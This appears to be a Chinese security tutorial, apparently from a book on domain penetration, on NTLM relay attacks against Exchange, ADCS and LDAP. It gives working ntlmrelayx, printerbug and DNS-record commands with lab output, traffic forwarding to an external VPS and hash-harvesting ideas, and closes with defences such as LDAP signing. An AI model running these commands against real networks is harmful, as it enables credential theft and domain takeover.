
很多应用 HTTP 服务也支持 NTLM 认证，因此可以 Relay 到 HTTP 协议。并且 HTTP 协议的默认策略是不签名。

1) Exchange 认证

Exchange 认证也支持 NTLM SSP 的。于是我们可以将 SMB 流量 Relay 到 Exchange 的 EWS 接口，从而可以进行收发邮件等操作。

使用 ntlmRelayToEWS.py 执行如下命令进行监听：

```
python2 ntlmRelayToEWS.py -t https://10.211.55.5/EWS/exchange.asmx -r getFolder -f inbox -v
```

2) ADCS 证书注册接口

ADCS 证书服务的 HTTP 接口默认使用的是 NTLM 认证，因此可以将流量中继到 ADCS 的证书注册接口，详情参考 5.5 章 ADCS 证书服务攻击。

3. Relay To LDAP

由于域内默认使用的是 LDAP 协议，而 LDAP 协议也支持使用 NTLM 认证，因此可以将流量中继到 LDAP 协议，这也是域内 NTLM Relay 常用的一种攻击方式。并且 LDAP 的默认策略是协商签名，而并不是强制签名，也就是说是否签名是由客户端决定的，服务端跟客户端协商是否需要签名。


如下是从 HTTP 协议和 SMB 协议 Relay 到 LDAP 协议的不同：

- 从 HTTP 协议 Relay 到 LDAP 是不要求进行签名的，可以直接进行 Relay，如 CVE-2018-8581。域内最新的 Relay 手法就是想办法将 HTTP 类型的流量 Relay 到 LDAP 协议。

- 从 SMB 协议 Relay 到 LDAP 是要求进行签名的，这时，并不能直接进行 Relay。CVE-2019-1040 就是绕过了 NTLM 的 MIC 消息完整性校验，使得 SMB 协议 Relay 到 LDAP 时不需要签名，从而可以发动攻击。详情可参考 5.2 节 CVE-2019-1040 NTLM MIC 绕过漏洞。

实战环境下 NTLM Relay 的利用

在实战中利用 NTLM Relay 的一大难点就是我们在 VPS 监听了端口，但是目标机器的流量中继不过来。有的人会说为啥不在目标内网进行监听？原因在于监听需要搭建 impacket 等环境，目标内网无法搭建该监听环境。所以目前我们的思路是，在 VPS 监听，然后利用目标内网一台出网 Windows 机器通过端口转发进行中继流量转发到我们 VPS 监听的端口上。目前也有如下解决方案：




项目地址: <https://github.com/jellever/StreamDivert>

这款工具最大的好处就是不需要 CS 来作为一个中转，直接将目标 Windows 机器 445 的流量转发给指定 VPS 的指定端口即可。

首先，我们在 VPS 上执行如下命令进行监听，其中修改了监听端口为 1445

```
proxychains4 -q python3 ntlmrelayx.py -t ldap://10.211.55.4 --no-http-server --no-wcf-server --smb2support --remove-mic --delegate-access --escalate-user machine\$ --smb-port 1445
```

然后将如下文件上传到目标机器：



配置文件如下，其中 81.68.255.200 是 VPS 的 ip

```
tcp < 445 0.0.0.0 -> 81.68.255.200 1445
```

然后在目标机器以管理员权限执行如下命令：

```
StreamDivert.exe config.txt -f -v
```

```
C:\Users\administrator\Desktop>StreamDivert.exe config.txt -f -v
[*] Modifying firewall..
[*] Authorized application C:\Users\administrator\Desktop\StreamDivert.exe is already enabled in the firewall.

[*] Parsing config file...
[*] Parsed 1 inbound and 0 outbound relay entries.
[*] Starting packet diverters...
[*] InboundTCPDivertProxy(445:?) Start
[*] InboundTCPDivertProxy(445:58671) Start
[*] InboundTCPDivertProxy(445:58671) tcp and ((tcp.SrcPort == 58671) or (tcp.DstPort == 445))
[*] InboundUDPDivertProxy() Start
[*] InboundUDPDivertProxy() udp and ()
[-] InboundUDPDivertProxy() failed to open the WinDivert device (87)
[*] InboundUDPDivertProxy() Stop
[*] InboundICMPDivertProxy() Start
[*] InboundICMPDivertProxy() false
[*] OutboundDivertProxy() Start
[*] OutboundDivertProxy() ()
[-] OutboundDivertProxy() failed to open the WinDivert device (87)
[*] OutboundDivertProxy() Stop
```

使用打印机漏洞触发，其中需要攻击的目标是 10.211.55.9，目标出网 Windows 机器是 10.211.55.10

python3 printerbug.py xie/hack:P@ssw0rd@10.211.55.9 10.211.55.10

```
→ examples git:(master) ✖ python3 printerbug.py xie/hack:P@ssw0rd@10.211.55.9 10.211.55.10
[*] Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 10.211.55.9
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

可以看到我们 VPS 这边已经收到目标机器的流量并成功完成了中继了！



image-20230403172635835

但是这并不是我们想要的，我们想要的是在用户访问该页面时神不知鬼不觉的接收目标用户的 Net-NTLM Hash。那么，这该如何操作呢？

我们注意到，在 IE 浏览器的“安全设置—本地 Intranet 区域”里面有这么一条规则，即默认情况下，仅在 Intranet 区域中自动登录。而 Intranet 区域就相当于内部的域区域，属于可信域。也就是说，只要我们将 UNC 路径中的 IP 地址能解析到内部域的域名，浏览器则默认自动发送当前用户的凭据登录。

安全设置 - 本地 Intranet 区域

设置

- ☒ 启用
-  启用 .NET Framework 安装程序
 - ☐ 禁用
 - ☒ 启用
-  下载
 -  文件下载
 - ☐ 禁用
 - ☒ 启用
 -  字体下载
 - ☐ 禁用
 - ☒ 启用
 - ☐ 提示
-  用户身份验证
 -  登录
 - ☒ 仅在 Intranet 区域中自动登录
 - ☐ 匿名登录
 - ☐ 用户名和密码提示
 - ☐ 自动使用当前用户名和密码登录

*在重新启动你的计算机后生效

将指定 ip 加入可信域中

在域中，普通域用户即有权限创建 DNS 记录。因此，我们可以以普通域用户权限在域中创建 DNS 记录，将我们指定的 ip 解析到域名上。如下，使用 Invoke-DNSUpdate.ps1 脚本给域内添加一条 DNS 记录。此时，目标用户再访问该页面的话，就会默认发送当前凭据的 Net-NTLM Hash 了！

```
PS C:\Users\hack.XIE\Desktop> Import-Module .\Invoke-DNSUpdate.ps1
PS C:\Users\hack.XIE\Desktop> Invoke-DNSUpdate -DNSType A -DNSName test15 -DNSData 10.211.55.15
[+] DNS update successful
```

现在攻击的前置条件都有了，那么如何让目标用户访问该页面呢？有很多种方式，这里就不一一说了，这里说几种比较常用的场景：


- 微信+NTLM Relay 接管全域
- Chrome + NTLM Relay 接管全域
- Outlook 客户端+NTLM Relay 接管全域
- DNS IPV6 毒化+WPAD 欺骗+NTLM Relay 接管全域

NTLM Relay 的防御

对于防守方或蓝队来说，如何针对 NTLM Relay 攻击进行检测和防御呢？

由于域内 NTLM Relay 攻击最常见的就是 Relay 到 LDAP 协议执行高风险操作，因此需要对 LDAP 协议进行安全加固。

如图所示，域控上 LDAP 协议默认策略是协商签名，也就是说是否签名是由客户端决定的，服务端跟客户端协商是否需要签名。因此这就造成了安全隐患，客户端可以选择不签名！



微软于 2019 年 9 月份发布相关通告称微软计划于 2020 年 1 月发布安全更新。为了提升域控制器的安全性，该安全更新将强制开启所有域控制器上 LDAP 通道绑定(channel binding) 与 LDAP 签名功能。如果域控上的 LDAP 协议强制开启了签名，那么攻击者将无法将其他流量 Relay 到 LDAP 协议进行高风险操作了！

也可以将域控和 Exchange 等重要的服务器加入"protected Users"组中，这样这些服务器的机器账号将不再允许 NTLM 认证，只允许进行 Kerberos 认证。

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.200.81, attacking target ldap://172.16.200.80
[*] Authenticating against ldap://172.16.200.80 as XIE/DC02$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-7 (process_request_thread): Connection from 172.16.200.81 controlled, but there are no more targets left!
[*] Delegation rights modified successfully!
[*] machine$ can now impersonate users on DC02$ via S4U2Proxy 将DC02$加入Protected Users组前
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.200.81, attacking target ldap://172.16.200.80
[-] Authenticating against ldap://172.16.200.80 as XIE/DC02$ FAILED
[*] SMBD-Thread-6 (process_request_thread): Received connection from 172.16.200.81, attacking target ldap://172.16.200.80
[*] Authenticating against ldap://172.16.200.80 as / SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
Exception in thread Thread-7:
Traceback (most recent call last):
  File "/usr/lib/python3.10/threading.py", line 1016, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3/dist-packages/impacket/examples/ntlmrelayx/attacks/ldapattack.py", line 802, in run
    userSid, privs = self.validatePrivileges(self.username, domainDumper)
  File "/usr/lib/python3/dist-packages/impacket/examples/ntlmrelayx/attacks/ldapattack.py", line 485, in validatePrivileges
    user = self.client.entries[0]
IndexError: list index out of range
```

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。




谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+	30+	306
成员数量	内容数量	运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互
相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全

相关文章：<https://en.hackndo.com/ntlm-relay/#authentication-signing-mic>

<https://www.geekby.site/2020/05/ntlm-中间人攻击/>

<https://www.freebuf.com/column/202842.html>

<http://davenport.sourceforge.net/ntlm.html>

<https://cloud.tencent.com/developer/article/1645398>

<https://daiker.gitbook.io/windows-protocol/ntlm-pian/4#3.-type-3-shen-fen-yan-zheng>

<https://www.cnblogs.com/backlion/p/10843067.html>

<https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/>

